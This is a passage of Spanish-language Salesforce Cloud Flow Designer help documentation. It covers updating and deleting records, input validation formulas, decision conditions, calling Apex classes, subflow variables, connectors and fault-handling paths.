
Si cualquiera de estas declaraciones no es verdadera, utilice un elemento Actualización de registro.

**Ejemplo:** A continuación se describe como actualizar la etapa de una oportunidad empleando cada uno de los elementos de actualización.

| | |
|---|---|
| **Actualización de registros** |  <br>Puede actualizar cualquier campo en el registro, pero el elemento Actualización de registro no sabe qué campos son obligatorios para este objeto. |
| **Actualización rápida** | <br>Asume que {!svarOpportunity} ya está cumplimentado con los campos correctos. |

| | |
|---|---|
| **Acción rápida (de tipo Actualizar)** |  <br>Estos tres campos son obligatorios en el formato de la acción asociada, de modo que son obligatorios en este elemento. Id. de registro relacionado identifica qué oportunidad hay que actualizar. |

CONSULTE TAMBIÉN

- Elemento Actualización rápida del flujo
- Elemento Actualización de informes del flujo
- Elemento Acción rápida del flujo
- Trabajar con registros de Salesforce en un flujo

## Eliminar registros de Salesforce de un flujo

Para eliminar registros de Salesforce, utilice el elemento Eliminación de registro o Eliminación rápida. El elemento correcto depende de lo que el resto de su flujo esté haciendo.

Ejemplo: Cuando un cliente acepta un presupuesto, elimine automáticamente los presupuestos restantes de la oportunidad.

Para eliminar uno o más registros, su flujo:

1. Identifica los registros que hay que eliminar.
2. Guarda los cambios en la base de datos de Salesforce. (En otras palabras, hasta que los cambios se guardan en la base de datos, los cambios solo están dentro del flujo.)

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### ¿Cómo elijo entre elementos de flujo que eliminan registros?


La diferencia principal entre los elementos reside en cómo sabe el elemento los registros que hay que eliminar.

| | **Para identificar los registros que hay que eliminar** |
|---|---|
| **Eliminación de registros** | En el mismo elemento, utilice criterios de filtro. |
| **Eliminación rápida** | En otro elemento, cumplimente una variable de sObject o una variable de recopilación de sObject con el Id. del registro que hay que eliminar. |

Si ya cumplimentó una variable de sObject o una variable de recopilación de sObject con los registros que desee eliminar, utilice una Eliminación rápida. (Se admiten las variable de recopilación de sObject para la eliminación de registros únicamente con un elemento Eliminación rápida.) Es una práctica recomendada utilizar elementos Creación rápida siempre que sea posible para respetar los límites de su organización. Para obtener más información, consulte Masificación de flujos en transacciones.

Si no ha identificado aún qué registros eliminar o si almacenó los Id. en recursos que no son sObject, como una variable de valor único, utilice el elemento Eliminación de registro. Las variables de recopilación de sObject no se admiten para este elemento.

Ejemplo: A continuación se describe cómo eliminar los presupuestos restantes de una oportunidad empleando cada uno de los elementos de eliminación.

| | |
|---|---|
| **Eliminación de registros** |  <br>El flujo localiza todos los presupuestos que están asociados con una oportunidad específica y que aún no se han aprobado, y los elimina. |
| **Eliminación rápida** | <br>Asume que {!svarQuotesUnnecessary} ya está cumplimentado con los Id. de los presupuestos que hay que eliminar. El flujo elimina todos los registros cuyos Id. estén incluidos en esa variable. |

CONSULTE TAMBIÉN

- Elemento Eliminación rápida del flujo
- Elemento Eliminación de registros del flujo
- Trabajar con registros de Salesforce en un flujo

## Validar entradas de usuario con fórmulas de flujo

Del mismo modo que con reglas de validación normales, puede validar lo que los usuarios introducen en las pantallas de flujos.

- La expresión de la fórmula debe devolver un valor booleano (`VERDADERO` o `FALSO`).
- Si la expresión evalúa con `VERDADERO`, la entrada es válida. Si la expresión de la fórmula evalúa con `FALSO`, el usuario verá el mensaje de error.
- Si el usuario deja el campo en blanco y el campo no es obligatorio, el flujo no valida el campo.

Cuando configura un campo de entrada de pantalla:

1. En la sección Validación de entrada, seleccione `Validar`.
2. Defina los valores permitidos para el campo introduciendo una expresión de fórmula Booleana.

   Nota:

   - La expresión de la fórmula debe devolver un valor booleano.
   - Si la expresión de la fórmula evalúa con `VERDADERO`, la entrada será válida.
   - Si la expresión de la fórmula evalúa con `FALSO`, el usuario verá el mensaje de error.
   - Si el usuario deja el campo en blanco y el campo *no* es obligatorio, el flujo no valida.

3. Personalice el mensaje de error que aparece si la entrada del usuario no supera la validación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para abrir, modificar o crear un flujo en Cloud Flow Designer:

- "Gestionar Force.com Flow"

Haga clic en el para cambiar entre el editor de texto normal y el editor de texto enriquecido. El uso del editor de texto enriquecido guarda el contenido como HTML.

Ejemplo:

- Valide el formato de una dirección de correo electrónico:

```
REGEX({!Email_Address},"[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\\.[a-zA-Z]{2,4}")
```

- Valide el formato de un código postal:

```
REGEX({!Zipcode},"\\d{5}(-\\d{4})?")
```

## Definir condiciones de flujos

Controle cuándo un flujo toma un resultado de decisión específico o espera un evento de espera específico.

Antes de comenzar, cree un elemento Decisión o Espera al que agregar condiciones. Para agregar condiciones a un evento de espera, seleccione **Esperar por este evento solo si se cumplen condiciones adicionales**.

1. Configure las condiciones.

   Durante el tiempo de ejecución, se evalúan las condiciones en el orden que especifique.

| Encabezado de columna | Descripción |
|---|---|
| `Recurso` | El recurso de flujo cuyo valor quiere evaluar. |
| `Operador` | Los operadores disponibles dependen del tipo de datos seleccionado para `Recurso`. Para obtener detalles, consulte Operadores en condiciones de flujos en la página 5132. |
| `Valor` | La `Variable` y el `Valor` que estén en la misma fila deben tener tipos de datos compatibles.<br>Opciones:<br>• Seleccione un recurso de flujo existente como, por ejemplo, una variable, una constante o una entrada de usuario.<br>• Seleccione CREAR NUEVO para crear un recurso de flujo.<br>• Introduzca manualmente un valor literal o campo de combinación.<br>Nota: Al agregar o sustraer un número de un valor de fecha, la fecha se ajusta en días, no en horas. |

2. Identifique la lógica entre las condiciones.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para abrir, modificar o crear un flujo en Cloud Flow Designer:

- "Gestionar Force.com Flow"

| Opción | Descripción |
| --- | --- |
| `Todas las condiciones deben ser verdad (AND)` | Si una de las condiciones es falsa, el flujo evalúa las condiciones del siguiente resultado. |
| `Una condición debe ser verdad (OR)` | Si una de las condiciones es verdadera, el flujo toma inmediatamente la ruta del resultado. |
| `Lógica avanzada (Combinación de AND y OR)` | Lógica personalizada.<br>Cuando selecciona esta opción, proporcione la `Lógica` personalizada introduciendo una cadena de texto. Uso:<br>• Números para hacer referencia a cada condición<br>• Y u O para identificar si todas o solo una de las condiciones debe ser verdad<br>• Paréntesis para agrupar partes de la cadena juntas<br>Consejo: Si introduce `Y`, es lo mismo que si seleccionara **Todas las condiciones deben ser verdad (AND)**. Si introduce `O`, es lo mismo que si seleccionara **Una condición debe ser verdad (OR)**. Si introduce cualquier otra lógica, asegúrese de que incluye un número para cada condición.<br>Por ejemplo, si introduce `1 Y (2 O 3)`, el flujo evalúa si la primera condición es verdad y si la segunda o la tercera condición es verdad. |

CONSULTE TAMBIÉN

¿Cuáles son las condiciones de espera?

Elemento Espera del flujo

Elemento Decisión del flujo

## Envío de un correo electrónico desde un flujo

Para enviar un correo electrónico desde su flujo, puede llamar una acción de flujo de trabajo de alerta de correo electrónico o crear el correo electrónico en el flujo.

**Elemento Alerta de correo electrónico**
Envía un correo electrónico mediante una alerta de correo electrónico de flujo de trabajo que especifica la plantilla y los destinatarios de correo electrónico. El flujo proporciona solo el Id. del registro.

**Envío de elemento Correo electrónico**
Envía un correo electrónico manualmente especificando el asunto, el cuerpo y los destinatarios en el flujo.

CONSULTE TAMBIÉN

Elementos de flujo

## Invocar código de Apex desde un flujo

Cloud Flow Designer se ofrece con gran cantidad de funciones, pero a veces su flujo tiene que realizar más acciones que lo que permiten los elementos predeterminados. En ese caso, llame a una clase de Apex desde su flujo utilizando uno de los dos elementos de flujo: Complemento de Apex y Llamar a Apex.

Los desarrolladores tienen dos opciones cuando intentan hacer que una clase de Apex esté disponible para un flujo.

Consejo: Recomendamos el uso de la anotación `@InvocableMethod` en vez de la interfaz `Process.Plugin`.

Aunque la interfaz `Process.Plugin` admite la personalización sobre la forma en que la clase aparece en la paleta, la anotación `@InvocableMethod` proporciona más funciones. La siguiente tabla describe las funciones admitidas para cada opción.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| | **Interfaz** `Process.Plugin` | **Anotación** `@InvocableMethod` |
|---|---|---|
| **Admisión de tipo de datos de Apex** | No admite:<br>• Blob<br>• Colección<br>• sObject<br>• Hora | No admite:<br>• Objeto genérico<br>• sObject genérico<br>• Conjuntos<br>• Mapas<br>• Enumeraciones<br>Cloud Flow Designer no admite la asignación de parámetros de entrada o salida de un método de Apex a una variable de colección de sObject. |
| **Operaciones en masa** | No compatible | Compatible |
| **Nombre de elemento en Cloud Flow Designer** | Nombre de clase o el valor de la propiedad `name`. | Nombre de clase |
| **Capacidad de reutilización** | Las clases con esta interfaz implementada están disponibles en flujos | Las clases con esta anotación implementada están disponibles en:<br>• Flujos<br>• Procesos<br>• API REST |
| **Sección en Cloud Flow Designer** | Complemento de Apex o el valor de la propiedad `tag`. | Apex |
| **Más detalles en la *Guía del desarrollador de código Apex de Force.com*** | Paso de datos a un flujo empleando la interfaz `Process.Plugin` | Anotación `InvocableMethod` y Anotación `InvocableVariable` |

**Ejemplo:** Para ilustrar la diferencia entre estos dos métodos de implementación, estas son las dos clases que hacen lo mismo: obtener un nombre de cuenta desde un flujo y devolver el Id. de esa cuenta.

Esta clase implementa la anotación `@InvocableMethod`.

```
global class lookUpAccountAnnotation {
   @InvocableMethod
   public static List<String> getAccountIds(List<String> names) {
      List<Id> accountIds = new List<Id>();
      List<Account> accounts = [SELECT Id FROM Account WHERE Name in :names];
      for (Account account : accounts) {
         accountIds.add(account.Id);
      }
      return accountIds;
   }
}
```

Esta clase implementa la interfaz `Process.Plugin`.

```
global class lookUpAccountPlugin implements Process.Plugin {

   global Process.PluginResult invoke(Process.PluginRequest request) {
      String name = (String) request.inputParameters.get('name');
      Account account = [SELECT Id FROM Account WHERE Name = :name LIMIT 1][0];

      Map<String,Object> result = new Map<String,Object>();
      result.put('accountId', account.Id);
      return new Process.PluginResult(result);
   }

   global Process.PluginDescribeResult describe() {
      Process.PluginDescribeResult result = new Process.PluginDescribeResult();
      result.Name = 'Look Up Account ID By Name';
      result.Tag = 'Account Classes';
      result.inputParameters = new
         List<Process.PluginDescribeResult.InputParameter>{
            new Process.PluginDescribeResult.InputParameter('name',
            Process.PluginDescribeResult.ParameterType.STRING, true)
         };
      result.outputParameters = new
         List<Process.PluginDescribeResult.OutputParameter>{
            new Process.PluginDescribeResult.OutputParameter('accountId',
            Process.PluginDescribeResult.ParameterType.STRING)
                };
      return result;
   }
}
```

Tenga en cuenta que `lookupAccountAnnotation` es inferior a la mitad de la longitud (11 líneas) de `lookupAccountPlugin` (28 líneas). Además, debido a que la anotación admite operaciones en masa,

`lookupAccountAnnotation` realiza una consulta por lote de entrevistas. `lookupAccountPlugin` realiza una consulta por entrevista.

CONSULTE TAMBIÉN

Elementos de flujo

## Visualización de entradas y salidas de otras versiones del flujo al que hace referencia

Al configurar un elemento de subflujo, visualice las variables de una versión especificada del flujo al que hace referencia. Esto le permite configurar borradores de flujos de referencia y principal al mismo tiempo.

Desde un elemento de subflujo, puede asignar valores solo a las variables del flujo al que hace referencia que permiten un acceso de entrada. Del mismo modo, puede asignar valores solo desde las variables del flujo al que hace referencia que permiten el acceso de salida. El `Tipo de entrada/salida` de la variable determina este acceso. Para cambiar el `Tipo de entrada/salida` de la variable, abra el flujo al que hace referencia para modificar la variable.

Esta lista desplegable contiene de forma predeterminada las variables de la versión activa en este momento del flujo al que hace referencia. Si el flujo al que hace referencia no tiene ninguna versión activa, la lista desplegable contiene las variables de la versión *más reciente* del flujo al que hace referencia.

Para introducir datos en las listas desplegables con las variables de otra versión del flujo al que hace referencia, realice los pasos siguientes. Haga lo mismo para ver las descripciones de las variables del flujo al que hace referencia.

1. En la superposición de flujos secundarios, amplíe la sección `Asignaciones de variable de entrada/salida`.
2. Haga clic en **Ver entrada/salida de otras versiones**.
3. Utilice una o más de las opciones siguientes.

| Opción | Descripción |
| --- | --- |
| Seleccione un número de `Versión` en el panel de la izquierda. | Las fichas Entradas y Salidas muestran las variables de la versión seleccionada del flujo al que hace referencia. |
| Seleccione la ficha **Entradas** o la ficha **Salidas**. | La ficha muestra:<br>• Las variables disponibles para la asignación de entrada o salida en la `Versión` seleccionada del flujo al que hace referencia.<br>• El tipo de datos de cada variable.<br>• La descripción, si la hay, de cada variable. |
| Haga clic en **Aceptar**. | Las listas desplegables de la superposición de flujos secundarios para seleccionar las variables del flujo al que hace referencia se cumplimentan con las variables de la `Versión` del flujo al que hace referencia. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para abrir, modificar o crear un flujo en Cloud Flow Designer:
- "Gestionar Force.com Flow"

Al configurar asignaciones de entrada y salida de flujos secundarios, puede especificar variables de cualquier versión del flujo al que hace referencia. De esta forma puede desarrollar tanto el flujo principal como el flujo al que hace referencia en paralelo, mientras mantiene

otra versión del flujo al que hace referencia activo para sus usuarios. Cuando *guarda* el flujo principal, sin embargo, Cloud Flow Designer valida con la versión activa actual del flujo al que hace referencia. Si ese flujo no tiene una versión activa, se valida la versión más reciente. Si ve mensajes de validación sobre variables que no se encontraron o que se configuraron de forma diferente en el flujo al que hace referencia, aún podrá guardar el flujo. No obstante, solucione todos los errores de validación antes de *activar* el flujo principal.

CONSULTE TAMBIÉN

Elemento Subflujo del flujo

## Adición de valores a una variable de colección

Tras crear una variable de colección, introduzca valores como referencia en todo su flujo. No es posible usar elementos Búsqueda de registro o Búsqueda rápida para introducir valores en una variable de colección, pero existen algunas soluciones.

Para usar valores desde fuera del flujo, establezca el `Tipo de entrada/salida` de la variable de colección en "Entrada" y luego use parámetros de URL, controladores de Visualforce o entradas de subflujos. Cuando los valores proceden de fuera del flujo, los valores solo pueden establecerse al comienzo de la entrevista de flujo.

| Para agregar valores que están almacenados en... | Haga lo siguiente... | Para obtener más información |
|---|---|---|
| Un campo de pantalla | Agregue el valor introducido o almacenado del campo a una variable de colección empleando un elemento Asignación | • Campos de elección<br>• Campos de entrada<br>• Campos de salida<br>• Asignaciones |
| Una variable | Agregue el valor almacenado de la variable a una variable de colección empleando un elemento Asignación | • Variables<br>• Asignaciones |
| Una variable de sObject | Agregue unos de los valores de campo almacenados de la variable de sObject a una variable de colección empleando un elemento Asignación | • Variables de sObject<br>• Asignaciones |
| Una variable de colección de sObject | Hace un bucle en la variable de colección de sObject. Dentro del bucle, agregue uno de los valores de campo almacenados | • Variables de colección de sObject<br>• Bucles |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Para agregar valores que están almacenados en... | Haga lo siguiente... | Para obtener más información |
| --- | --- | --- |
| | de la variable de bucle a una variable de colección empleando un elemento Asignación. | • Asignaciones |

CONSULTE TAMBIÉN

Recurso Variable de colección del flujo

Flujo de muestra que introduce datos en una variable de colección

## Definir la ruta que toma un flujo

Identifique qué elementos ejecuta el flujo y en qué orden conectando los elementos en su lienzo juntos.

1. En el lienzo, encuentre el nodo en la parte inferior del elemento de origen.
2. Arrastre el nodo al elemento de destino.
3. Si se le pide, seleccione qué resultados desea asignar a la ruta.

CONSULTE TAMBIÉN

Eliminar conectores de un flujo

Conectores de flujo

Personalizar lo que ocurre cuando falla un flujo

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para abrir, modificar o crear un flujo en Cloud Flow Designer:

- "Gestionar Force.com Flow"

## Eliminar conectores de un flujo

No puede modificar los elementos de origen o destino de un conector, de modo que para cambiar una ruta, elimine ese conector y agregue uno nuevo.

Si elimina un conector de un resultado específico, el resultado no se eliminará del elemento de origen. Sin embargo, si elimina un resultado de un elemento Decisión, el conector del resultado se eliminará también.

1. En su flujo, seleccione el conector que hay que eliminar.

   Cuando selecciona un conector, su color cambia de gris a verde. Si tiene problemas para seleccionar un conector, haga clic y arrastre un área en el lienzo que incluye el conector.

2. Pulse ELIMINAR.

CONSULTE TAMBIÉN

Definir la ruta que toma un flujo

Conectores de flujo

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para abrir, modificar o crear un flujo en Cloud Flow Designer:

- "Gestionar Force.com Flow"

## Personalizar lo que ocurre cuando falla un flujo

Si su flujo contiene un elemento que interactúa con la base de datos de Salesforce, como un elemento Actualización de registro o Enviar para aprobación, puede fallar. Modifique el comportamiento predeterminado agregando rutas de fallo a todos los elementos que pueden fallar.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### ¿Qué ocurre cuando falla un flujo?

Cuando esté decidiendo si personalizar el tratamiento de errores en su flujo, considere el modo en que se comporta un flujo con fallo de forma predeterminada.

### Configurar cada ruta de fallo para que le envíe un mensaje de correo electrónico (práctica recomendada)

Como práctica recomendada, sugerimos que configure los conectores de fallo en su flujo de modo que siempre reciba un mensaje de correo electrónico cuando falle un flujo. En el mensaje de correo electrónico, incluya los valores actuales de todos los recursos de su flujo. Los valores de los recursos pueden darle una perspectiva de la razón del fallo.

### Personalizar el mensaje de error para usuarios del flujo en ejecución (práctica recomendada)

Como práctica recomendada, sugerimos mostrar un mensaje mejor para sus usuarios que un "Se ha producido un error no gestionado en este flujo". Haga esto únicamente si el método de distribución que está utilizando admite flujos que contienen pantallas. En otras palabras, no haga esto si su flujo está distribuido a través de un proceso.

Otros ejemplos de tratamiento de errores en flujos

Algunos ejemplos del uso de conectores de fallo para tratar errores de flujo incluyen la solicitud de correcciones al usuario y la omisión del error.

CONSULTE TAMBIÉN

Conectores de flujo

Elementos de flujo

Definir la ruta que toma un flujo

## ¿Qué ocurre cuando falla un flujo?

Cuando esté decidiendo si personalizar el tratamiento de errores en su flujo, considere el modo en que se comporta un flujo con fallo de forma predeterminada.

Esto es lo que ocurre de forma predeterminada.

- Este mensaje de error se muestra al usuario que estaba ejecutando el flujo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

```
An unhandled fault has occurred in this flow
An unhandled fault has occurred while processing
the flow. Please contact your system administrator
for more information.
```

- El usuario que estaba ejecutando el flujo no puede continuar con él o volver a una parte anterior del flujo.
- El administrador que creó el flujo recibe un mensaje de correo electrónico con el fallo. El mensaje detalla el elemento que falló, el mensaje de error de ese elemento, y qué elementos se ejecutaron durante la entrevista con fallo. Este es un mensaje de error de ejemplo que puede aparecer en un mensaje de correo electrónico de fallo.

```
An error occurred at element Fast_Delete_1.
DELETE --- There is nothing in Salesforce matching your
delete criteria.
```

CONSULTE TAMBIÉN

Personalizar lo que ocurre cuando falla un flujo

### Configurar cada ruta de fallo para que le envíe un mensaje de correo electrónico (práctica recomendada)

Como práctica recomendada, sugerimos que configure los conectores de fallo en su flujo de modo que siempre reciba un mensaje de correo electrónico cuando falle un flujo. En el mensaje de correo electrónico, incluya los valores actuales de todos los recursos de su flujo. Los valores de los recursos pueden darle una perspectiva de la razón del fallo.

**EDICIONES**

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para abrir, modificar o crear un flujo en Cloud Flow Designer:

- "Gestionar Force.com Flow"


1. Cree una plantilla de texto que incluya los valores de todos los recursos del flujo.

   Al hacerlo le permite ver los valores exactos de las variables del flujo cuando falló la entrevista. Del mismo modo, si el flujo contiene pantallas, verá exactamente lo que el usuario introdujo y seleccionó.

   A continuación se ofrece una plantilla de texto de ejemplo para el flujo Customer Satisfaction Survey en el Cuaderno de Cloud Flow Designer.


```
Error: {!$Flow.FaultMessage}

RESOURCE VALUES
Customer Response: {!Customer_Response}
Value of Decision's Yes outcome: {!Yes}
Company: {!Company_Name}
Satisfaction Choice Field: {!Satisfaction}
Service Choice Field: {!Service}
Other Comments:
{!OtherComments}
```

2. Configure un elemento Enviar correo electrónico. Utilice la plantilla de texto como el cuerpo y su dirección de correo electrónico como el destinatario.
   En este ejemplo, `Body` está establecido con la plantilla de texto que creamos: `{!allVariableValues}`.




3. Desde cada elemento que pueda fallar, dibuje un conector de fallo al elemento Enviar correo electrónico.

   En este ejemplo, Creación de registro es el único elemento que admite conectores de fallo.




CONSULTE TAMBIÉN

- Recurso Plantilla de texto del flujo
- Elemento Enviar correo electrónico del flujo
- Personalizar lo que ocurre cuando falla un flujo

## Personalizar el mensaje de error para usuarios del flujo en ejecución (práctica recomendada)

Como práctica recomendada, sugerimos mostrar un mensaje mejor para sus usuarios que un "Se ha producido un error no gestionado en este flujo". Haga esto únicamente si el método de distribución que está utilizando admite flujos que contienen pantallas. En otras palabras, no haga esto si su flujo está distribuido a través de un proceso.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para abrir, modificar o crear un flujo en Cloud Flow Designer:

- "Gestionar Force.com Flow"

1. Cree una plantilla de texto que contenga un mensaje de error más amigable.

```
<FONT FACE="Arial" STYLE="font-size:14px">
<B>Something went wrong with this flow.</B>
</FONT>
<P>Your admin has received an email about this error.</P>
```

2. Agregue un elemento Pantalla. En un campo Mostrar texto, haga referencia a la plantilla de texto.

3. Para cada elemento que pueda fallar, dibuje un conector de fallo al elemento Pantalla.
   En este ejemplo, Creación de registro es el único elemento que admite conectores de fallo. Después de que el flujo muestre el mensaje de error mejorado al usuario, envía un mensaje de correo electrónico al administrador con la información de depuración.

CONSULTE TAMBIÉN

Elemento Pantalla del flujo: Mostrar campos de texto

Recurso Plantilla de texto del flujo

Personalizar lo que ocurre cuando falla un flujo

## Otros ejemplos de tratamiento de errores en flujos

Algunos ejemplos del uso de conectores de fallo para tratar errores de flujo incluyen la solicitud de correcciones al usuario y la omisión del error.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Solicitar correcciones a los usuarios**

Dibuje un conector de fallo a un elemento Pantalla, donde los usuarios pueden verificar los valores que han introducido, realizar correcciones, y continuar.

**Mostrar el mensaje de error**

Si el flujo solo se utiliza de forma interna, como en un centro de llamadas, utilice la ruta de fallo para mostrar el mensaje de error al usuario que está ejecutando el flujo. En el mismo elemento Pantalla, solicite al usuario que informe del error al departamento de TI. Para ello, dibuje el conector de fallo a un elemento Pantalla con este campo Mostrar texto.

```
Sorry, but you can't read or update records at this time.
Please open a case with IT and include this error message:
{!$Flow.FaultMessage}
```

**Crear un caso**

Cuando se produce un error, cree automáticamente un caso que incluya el mensaje de error y asígnelo a su departamento de TI. Asigne el Id. del caso creado a una variable Texto (`{!caseId}`, por ejemplo). A continuación, un una Pantalla, muestre este mensaje al usuario que está ejecutando el flujo.

```
Sorry, but you can't read or update records at this time.
We filed a case for you.
```

**Ignorar errores**

Para omitir los errores de un elemento específico de su flujo, dibuje un conector de fallo al mismo elemento como el conector normal.

CONSULTE TAMBIÉN

Personalizar lo que ocurre cuando falla un flujo

## Referencia de flujos

Agregue esta página a sus favoritos como acceso rápido a la información sobre elementos de flujo, recursos, eventos y otros.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Elementos de flujo

Cada *elemento* representa una acción que el flujo puede ejecutar. Los ejemplos de dichas acciones incluyen la lectura o escritura de datos de Salesforce, la visualización de información y la recopilación de datos desde usuarios del flujo, la ejecución de lógica comercial o la manipulación de datos.

### Recursos de flujo

Cada *recurso* representa un valor al que puede hacer referencia en todo el flujo.

### Referencias de campos de objetos cruzados en los flujos

Cuando cree un flujo, puede hacer referencia a campos de registros que estén relacionados con los valores almacenados en una variable de sObject. Para ello, introduzca las referencias de forma manual.

### Conectores de flujo

Los *conectores* determinan las rutas disponibles que puede tomar un flujo en el tiempo de ejecución. En el lienzo de Cloud Flow Designer, un conector tiene el aspecto de una flecha que señala de un elemento a otro.

### Operadores de flujo

Los operadores se comportan de manera diferente, dependiendo de lo que está configurando. En elementos Asignación, los operadores le permiten cambiar valores de recurso. En condiciones del flujo y filtros de registro, los operadores le permiten evaluar información y restringir el ámbito de una operación de flujo.

### Tipos de eventos de flujo

`Tipo de evento` dirige los campos que utiliza para definir un evento en el elemento Espera de un flujo. Los tipos de eventos disponibles son ambas alarmas, que constan de un valor de fecha/hora (la hora base) y una compensación opcional a partir de esa hora.

### Tipos de flujos

Un flujo o el tipo de flujo de una versión determina los elementos y los recursos que se admiten, así como las formas de distribuir el flujo.

### Propiedades de flujo

Las propiedades de un flujo constan de su nombre, descripción, etiqueta de entrevista y tipo. Estas propiedades dirigen los valores de campos que aparecen en un flujo o la página de detalle de una versión de flujo. Las propiedades de un flujo y sus versiones de flujo aparecen separadas.

## Elementos de flujo

Cada *elemento* representa una acción que el flujo puede ejecutar. Los ejemplos de dichas acciones incluyen la lectura o escritura de datos de Salesforce, la visualización de información y la recopilación de datos desde usuarios del flujo, la ejecución de lógica comercial o la manipulación de datos.

En Cloud Flow Designer, el lienzo y la ficha Explorer muestran los elementos que hay en el flujo. La ficha Paleta muestra los tipos de elementos disponibles que puede agregar al flujo arrastrándolos sobre el lienzo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Parámetros generales para elementos de flujo

Cada elemento de flujo tiene tres parámetros en común: nombre, nombre exclusivo y descripción.

Elemento Complemento de Apex del flujo

Llama a una clase de Apex que implementa la interfaz `Process.Plugin`. Si usó la propiedad de etiqueta en la clase `PluginDescribeResult`, la clase de Apex aparece bajo una sección personalizada. De lo contrario, aparece bajo la sección Complementos de Apex.

Elemento de asignación de flujos

Define o cambia valores en variables, variables de colección, variables de sObject y variables de colección de sObject.

Elemento Llamar a Apex del flujo

Llama a un método invocable de una clase de Apex.

Elemento Decisión del flujo

Evalúa un conjunto de condiciones y dirige los usuarios a través del flujo basándose en los resultados de esas condiciones. Este elemento realiza el equivalente de una declaración if-then.

Elemento Alerta de correo electrónico del flujo

Envía un correo electrónico mediante una alerta de correo electrónico de flujo de trabajo que especifica la plantilla y los destinatarios de correo electrónico. El flujo proporciona solo el Id. del registro.

Elemento Creación rápida del flujo

Crea registros de Salesforce utilizando los valores de campos procedentes de una variable de colección de sObject. O bien crea un registro de Salesforce utilizando los valores de campos procedentes de una variable de sObject.

Elemento Eliminación rápida del flujo

Elimina registros de Salesforce utilizando los valores de ID almacenados en una variable de colección de sObject. O bien elimina un registro de Salesforce utilizando el valor de Id. almacenado en una variable de sObject.

Elemento Búsqueda rápida del flujo

Busca registros de Salesforce para asignar sus valores de campos a una variable de colección de sObject. O bien busca un registro de Salesforce para asignar sus valores de campo a una variable de sObject.

Elemento Actualización rápida del flujo

Actualiza registros de Salesforce utilizando los valores de campos procedentes de una variable de colección de sObject. O bien actualiza un registro de Salesforce utilizando los valores de campo procedentes de una variable de sObject. Si el Id. de un registro está incluido en la variable, se actualizan sus valores de campo para coincidir con los otros valores almacenados en la variable.

Elemento Bucle del flujo

